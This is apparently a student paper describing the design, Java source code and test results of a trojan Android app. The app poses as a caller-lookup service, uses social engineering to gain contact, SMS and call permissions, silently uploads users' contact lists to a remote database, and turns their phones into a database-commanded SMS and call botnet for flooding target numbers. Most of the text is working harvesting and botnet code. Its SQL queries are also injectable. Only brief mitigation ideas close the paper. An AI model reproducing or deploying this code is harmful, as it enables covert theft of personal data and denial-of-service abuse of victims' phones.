Unjustifiably Justifiable

**Abstract**

In an attempt to exploit the ignorance of phone users, I designed an application that extracts personal data from users and benefits out of their hardware. The application works by utilizing known hacking techniques like social engineering, trojan horse, and botnet. In this paper, I will discuss how I used these techniques and what the outcomes were.

1. **Introduction**

As we all know, smartphones can download applications from third-party developers. Companies like Google and Apple try to restrict the number of sources a user can download from by providing official app stores (e.g., Google Play and AppStore) and then restrict these stores to only ‘trusted’ developers. Moreover, every app that goes to their stores is checked for malware­s (a malicious code that is designed to harm users) so that their users remain safe.

Unfortunately, not all harmful apps are considered ‘malicious’ in the eyes of the security system. Some apps exploit the ignorance of the users by getting their permission first. When these apps are granted certain permissions, they become very dangerous since they now have the authorization to preform actions that were formerly restricted. These actions include but are not limited to: accessing user’s photos; accessing their location; accessing their files; and using their SIM card for phone calls and SMS.

In my case. I will design an application that needs the contact, phone, and SMS permissions. The problem here is that people are becoming more aware of when to and when not to give applications certain permissions, so I can’t just go around asking for unjustifiable permissions. Here is where I use some social engineering. Social engineering is the psychological manipulation of vulnerable people into performing dangerous actions. Examples of a dangerous action is executing a code or downloading a software. In our case, the dangerous action is granting a permission. Moreover, I identified a vulnerability that will aid me in exploiting users.

In other words, I must convince the users that the application has justifiable reasons as to why it needs these permissions by providing services that appear to need these permissions. Moreover, this service must be attractive so that it would draw users to download the application. With the permissions granted, the application now can run malicious code. In the world of computer security, applications like this are known as trojan horses. A trojan horse is a software that delivers a beneficial service (mostly for free) but has some malicious code hidden inside.

1. **Design**

**2.1 Concept**

We all were in a situation where we were contacted by strange number (either by phone or WhatsApp). First thing that comes to someone’s mind at such situations is, “who is this”? This is where I provide the service; a free application that takes a phone number as input and returns to the user the name of the phone owner. The information comes from a database filled with phone numbers and the name of these contacts (in other words, an address book). Initially, the database could be filled with data from public address books, then the table will grow with every new user.

The app will only work if the user allows access to their contact list. This is to avoid users who will benefit from the app without providing value. This permission will allow the app to get the contact info of every phone number saved in the user’s contact list and then upload it to the database. Given that these is an address book-based application, many users will be inclined to grant this permission without a second thought. This is the main exploit, and it will work undetected by the user.

Moreover, I could add extra optional features to the application for more exploits. For example, a feature could offer the user the option to display the name of an unsaved caller while they are calling, instead of having to enter the app and lookup this number. To enable this feature, the user will have to grant the “phone permission”. Alternatively, I could get this permission by adding a feature that allows you to call a number you find inside the app within the app, instead of having to manually copy it and go to the Phone app. I went with the first option since it is more useful, thus more likely to get activated and more likely to get me the permission. Giving an app the phone permission is very dangerous since this allows the app to make phone calls.

The second feature is to display the name of unknown numbers in the messages app. This feature will ask for the SMS permission. This permission is extremely dangerous since it could access very dangerous info like OTPs which will allow the user to be impersonated. It could also incur fees on the user.

A useful exploit from these 2 permissions is to extract SMS messages or call logs and upload them to the database. But this is not the exploit I went with. The one I went with is to create a botnet for a distributed denial of service attack on a targeted phone number, or even the cell tower near that phone since it would be flooded by phone call connection requests. A botnet is a network of devices that belong to oblivious users and wait for the command of a remote user, who would usually command them to flood a target with requests. The target gets so overwhelmed by the huge amount of request that it stops functioning.

**2.2 Implementation**

Tools needed:

1. *Android studio*
2. *Oracle Database*
3. *SQL Developer*
4. *Java JDK 8*

Targeted API: *31*


Languages: *Java, SQL, Xml*

Compatible Android versions for application: *Up to Android 12*

Compatible Android versions for main exploit: *Up to Android 12*

Compatible Android versions for SMS botnet exploit: *Up to Android 12*

Compatible Android versions for phone botnet exploit: *Up to Andorid10* *(partially on 11/12)*

**2.3 User Interface**

**Activate feature 2 and get SMS permission**

**(botnet)**

**Activate feature 1 and get phone permission**

**(botnet)**

**Button: Search the number in TextView in the database**


**(Main Exploit)**


**TextView: takes phone number as input**

Graphical user interface, application


Description automatically generated**2.4 functionality**


The first time a user uses the app, they will be asked to allow contacts permisson. If the user does not allow this permission, they should not be able to use the app.

Then if they toggle on the first feature, they will be asked to grant the phone permission.



The same applies to the second feature

The user could input the number they want to look up. Then, they could press lookup to search the number in the database and get matching results

Results displayed

1. **Code explanation**

**3.1 onCreate() //main function**

First thing the code does is it tries to connect to the database

try {  
 Conn();//connect to database  
} catch (Exception e) {  
 e.printStackTrace();  
}

The program uses the ojdbc14 driver. The connection here is local for testing purposes and the user ‘User1’ is granted minimal authorizations. This protects the database from attacks

private void Conn() throws Exception {  
 System.*out*.println("Connecting to database...");  
 Class.*forName*("oracle.jdbc.driver.OracleDriver");  
 System.*out*.println("Class for name successful");  
 conn = DriverManager.*getConnection*("jdbc:oracle:thin:@Rasheed:1521/XE", "User1", "User1");  
 if (conn != null) {  
 System.*out*.println("Connected to database successfully");  
 } else {  
 System.*out*.println("Not Connected");  
 }  
}

Then the code asks for the contact permission. The app is designed to crash if permission is not granted.

getContactsPermission(); //get the contact permission (made it so the app will not work without it)

The function checks if the permission is already granted. If not, then request it from the user. The code is then stuck and will wait until the permission is granted. If granted, then it will call getContacts()

private void getContactsPermission() {  
 if (Build.VERSION.*SDK\_INT* >= Build.VERSION\_CODES.*M* && checkSelfPermission(Manifest.permission.*READ\_CONTACTS*) != PackageManager.*PERMISSION\_GRANTED*)  
 requestPermissions(new String[]{Manifest.permission.*READ\_CONTACTS*}, *PERMISSIONS\_REQUEST\_READ\_CONTACTS*);  
 while(Build.VERSION.*SDK\_INT* >= Build.VERSION\_CODES.*M* &&checkSelfPermission(Manifest.permission.*READ\_CONTACTS*) != PackageManager.*PERMISSION\_GRANTED*);  
 getContacts(); //get contacts and upload to database (app will intentionally crash if the permission is not given,as to avoid users who will benefit without giving value)  
  
}

getContacts() uses built-in modules to extract the contacts from the phone then it uses AliasExists() to check if this alias for this number already exists; if not, then use upload() to upload the number along with its alias to the database

private void getContacts() {  
 //down is an algorithm to extract the contact info from the phone  
 ContentResolver cr = getContentResolver(); //function used to handle contacts from phone  
 Cursor cur = cr.query(ContactsContract.Contacts.*CONTENT\_URI*,  
 null, null, null, null);//used to iterate the contacts table  
 if (cur.getCount() > 0) {  
 while (cur.moveToNext()) {  
 String id = cur.getString(cur.getColumnIndex(ContactsContract.Contacts.*\_ID*));  
 String name = cur.getString(cur.getColumnIndex(ContactsContract.Contacts.*DISPLAY\_NAME*));  
 if (Integer.*parseInt*(cur.getString(  
 cur.getColumnIndex(ContactsContract.Contacts.*HAS\_PHONE\_NUMBER*))) > 0) {  
 Cursor pCur = cr.query(  
 ContactsContract.CommonDataKinds.Phone.*CONTENT\_URI*,  
 null,  
 ContactsContract.CommonDataKinds.Phone.*CONTACT\_ID* +" = ?",  
 new String[]{id}, null);  
 while (pCur.moveToNext()) {  
 String phoneNo = pCur.getString(pCur.getColumnIndex(ContactsContract.CommonDataKinds.Phone.*NUMBER*));  
 try {  
 if(aliasExists(name,phoneNo)==false)//checks if this alias is already in the database  
 upload(name,phoneNo); //if not, then upload it to the database  
 } catch (Exception e) {  
 e.printStackTrace();  
 }  
 }  
 pCur.close();  
 }  
 }  
 }  
}

aliasExists() gets all the aliases of a particular phone number and compares them to the new extracted alias. If alias is indeed new and does not exist in the database then it returns false, so that upload() is called

private boolean aliasExists(String name, String phoneNo) throws Exception{  
  
 //creating and executing the query  
 Statement stmt = conn.createStatement();  
 String query = "SELECT name FROM contacts where phone='"+phoneNo+"'";  
 ResultSet res = stmt.executeQuery(query);  
 ResultSetMetaData metaData = res.getMetaData();  
  
  
 //checking if alias exists for this number  
 String Names="";  
 while(res.next()) {  
 Names+=res.getString("name")+"\n";  
 }  
 res.close();  
 stmt.close();  
  
  
 if(Names.contains(name)) {  
 System.*out*.println(name+" already exists in the database");  
 return true;  
 }  
 return false;  
}

upload() is straight forward and uploads the new alias and phone number to the database

public void upload(String Name,String PhoneNo)throws Exception{ //inserts the new contact to the database  
 Statement stmt = conn.createStatement();  
 String query = "INSERT INTO contacts (phone,name) VALUES('"+PhoneNo+"','"+Name+"')";  
 ResultSet res = stmt.executeQuery(query);  
 res.close();  
 stmt.close();  
 System.*out*.println("uploaded "+Name+" to the database");  
}

**3.2 Switches**

There are two toggle switches, s1 and s2. First, the code will toggle/untoggled the switch based on whether the permission is granted or no. When the user toggles the switch it will call getSMSPermission()/getCallPermission(). If granted, then it will call syncSMS()/displayID() to provide the features it is supposed to provide

*Note: syncSMS() and displayID() don’t do anything here since this is just a prototype and this feature is just extra and not part of the main functionality.*

s1 = (Switch) findViewById(R.id.*switch1*); //switch for sms feature  
s1.setChecked(false); //set off at first  
if(grantedSMSPermission())  
 s1.setChecked(true); //set true if permission is granted  
  
  
s1.setOnCheckedChangeListener(new CompoundButton.OnCheckedChangeListener() {  
 public void onCheckedChanged(CompoundButton buttonView, boolean isChecked) {  
 if (isChecked) { //if user turns on the feature...  
 System.*out*.println("s1 toggled on");  
 getSMSPermission(); //then the sms permission will be requested  
 if(grantedSMSPermission()) {  
 //syncSMS(); //not implemented yet in this prototype  
 }  
  
  
 }  
 }  
});

s2 = (Switch) findViewById(R.id.*switch2*); //switch for caller ID feature  
s2.setChecked(false); // set off at first  
if(grantedCallPermission())  
 s2.setChecked(true); //set true if permission is granted  
s2.setOnCheckedChangeListener(new CompoundButton.OnCheckedChangeListener() {  
 public void onCheckedChanged(CompoundButton buttonView, boolean isChecked) {  
 if (isChecked) { //if the user turn on the feature  
 System.*out*.println("s2 toggled on");  
 getCallPermission(); //then get the calling permission  
 if(grantedCallPermission()) {  
 //displayID(); //not implemented yet in this prototype  
 }  
  
 }  
 }  
});

The permission for SMS and Call are requested

private void getSMSPermission() {  
  
 if (Build.VERSION.*SDK\_INT* >= Build.VERSION\_CODES.*M* && checkSelfPermission(Manifest.permission.*SEND\_SMS*) != PackageManager.*PERMISSION\_GRANTED*) {  
 requestPermissions(new String[]{Manifest.permission.*SEND\_SMS*}, *PERMISSIONS\_REQUEST\_READ\_SMS*);  
 }  
}

private void getCallPermission(){  
  
 if (Build.VERSION.*SDK\_INT* >= Build.VERSION\_CODES.*M* && checkSelfPermission(Manifest.permission.*CALL\_PHONE*) != PackageManager.*PERMISSION\_GRANTED*) {  
 requestPermissions(new String[]{Manifest.permission.*CALL\_PHONE*}, *PERMISSIONS\_REQUEST\_CALL\_PHONE*);  
 }  
  
}

**3.3 Lookup**

After the user inputs the number and clicks on lookup, the first 3 aliases found will be displayed

public void lookUp(View v)throws Exception{  
 //getting number from input box  
 num= findViewById(R.id.*editTextPhone*);  
 String number= String.*valueOf*(num.getText());  
  
 //creating and executing the query  
 Statement stmt = conn.createStatement();  
 String query = "SELECT name FROM contacts where phone='"+number+"'";  
 ResultSet res = stmt.executeQuery(query);  
 ResultSetMetaData metaData = res.getMetaData();  
  
 //getting the first 3 results  
 int i=0;  
 String Names="";  
 while(res.next() && i<3)  
 Names+=res.getString("name")+"\n";  
  
  
 //result display  
 AlertDialog.Builder builder = new AlertDialog.Builder(MainActivity.this);  
 //if matches are found  
 if(Names.length()>0) {  
 System.*out*.println("Alias search successful: yielded results");  
 builder.setMessage(Names);  
 builder.setTitle("Aliases");  
 }  
 //error if no number is provided  
 else if(number.length()==0){  
 System.*out*.println("no input");  
 builder.setMessage("please input a number first");  
 builder.setTitle("error");  
 }  
 //if no result found  
 else{  
 System.*out*.println("Alias search successful: yielded no results");  
 builder.setMessage("No aliases found");  
 builder.setTitle("ALiases");  
 }  
 AlertDialog alertDialog = builder.create();  
 alertDialog.show();  
  
 res.close();  
 stmt.close();  
}

**3.4 Botnet**

First, create a thread that runs concurrently. This thread will run all the time, even when the app is in the background

new Thread(new Runnable() {  
 @Override  
 public void run() {

The thread will repeatedly run, and at every new iteration it would sleep for a period, as not to exhaust the phone. (the period here is ten seconds for testing purposes)

while (true) {//keep running continuously  
 try {  
 TimeUnit.*SECONDS*.sleep(10); //then wait and every ten seconds...  
 } catch (InterruptedException e) {  
 e.printStackTrace();  
 }

if the app has permission to make phone calls, then use this botnet code

if(grantedCallPermission()) { // if the app could use the phone to make calls...  
 System.*out*.println("Checking call status");

first get the command from the database. The command will include whether there is a target to call and what number to call

try {  
 if (getCallStatus()) { //check if their is a target to call  
 System.*out*.println("initiating Phone call");  
 //creating and executing the query  
 Statement stmt = conn.createStatement();  
 String query = "SELECT callee FROM call";  
 ResultSet res = stmt.executeQuery(query);  
 ResultSetMetaData metaData = res.getMetaData();  
  
 //getting number from the result  
 String num = "";  
 while (res.next())  
 num = res.getString("callee");  
 res.close();  
 stmt.close();  
 System.*out*.println("got number:" + num + " from the database");

then use built-in modules to make the call

//calling number

Intent callIntent = new Intent(Intent.*ACTION\_CALL*);

callIntent.setData(Uri.*parse*("tel:" + num));//change the number

startActivity(callIntent);

}

} catch (SQLException e) {

e.printStackTrace();

}

}

Similar thing happens with the SMS botnet with the addition of the message to send. First get whether there is a target or not, then the message then the number

if(grantedSMSPermission())  
 try {  
 if(getSMSStatus()) { //check if there is an sms to send  
 System.*out*.println("Initiating sms");  
 //creating and executing the query  
 Statement stmt = conn.createStatement();  
 String query = "SELECT message FROM SMS";  
 ResultSet res = stmt.executeQuery(query);  
 ResultSetMetaData metaData = res.getMetaData();  
  
 //getting message from the result  
 String message="";  
 while(res.next())  
 message=res.getString("message");  
  
 //creating and executing the query  
 Statement stmt2 = conn.createStatement();  
 String query2 = "SELECT pnumber FROM SMS";  
 ResultSet res2 = stmt.executeQuery(query2);  
  
  
 //getting number  
 String number="";  
 while(res2.next())  
 number=res2.getString("pnumber");  
  
  
 res.close();  
 res2.close();  
 stmt.close();  
 stmt2.close();

Then send the SMS using built-in modules

//sending sms  
 System.*out*.println("sending "+message+" to "+number);  
 SmsManager sms=SmsManager.*getDefault*();  
 sms.sendTextMessage(number,null,message,null,null); //sending from a vm will crash the because it doesn't have a sim card  
  
 //deletes sms after sending  
 //deleteLastSMS(); // not implemented yet  
 }

1. **Outcomes**

**4.1 App functionality**

The main functionality that the app promises to deliver, which is an address book, is implemented fully and works flawlessly.

**4.2 Contacts exploit**

The main exploit, which is to get the contacts from a user’s phone and upload it to a database without alerting the user works flawlessly

**4.3 SMS botnet**

The app was successfully able to use the users’ phones to send an SMS to a target number. Moreover, the users weren’t alerted when sending the SMS (this was the vulnerability I was able to Identify) and it was able to send the SMS while the app was in the background. The SMS is then supposed to be erased from the logs, but this wasn’t implemented in the app so the SMS will remain in the logs. This botnet is practical

**4.4 Phone botnet**

For android 10, the app was successfully able to call a target phone when the app was in the background. The users are alerted of the outgoing call immediately. For android 11 and 12, the app is only able to call while inside the app. This botnet is not practical

*Note: features like erasing the SMS are not implemented since this is just a prototype and this feature is an extra and not part of the main functionality.*

1. **Suggested solutions**

One of the solutions I thought about for apps that send SMS messages without the user’s knowledge is to give SMS messages sent by an application a three second grace period. In this period, the user is alerted and given the option to ‘undo’ the message. So the message isn’t actually sent in the first three seconds and the user has ability to cancel the massage. Then, they should be given the option to revoke the permission from the application.

A solution for the whole botnet problem is to enforce apps to request the permission to run in the background. Apps are automatically given this permission which enables apps to exploit users more easily. It would also be smart to enforce apps to ask for network permission, which would prevent apps that don’t need internet from using any remote hacking technique that steals data or exploits users.

1. **Conclusion**

By justifying unjustifiable permissions and by identifying a vulnerability in android, I designed a Trojan horse Android smartphone application that provides a useful feature on-the-front, but under-the-hood it extracts valuable data from users and I created a network of bots which would help in initiating a DDOS attack on phone numbers using SMS messages. This is all due to the unawareness and inexperience of some of the smartphone users.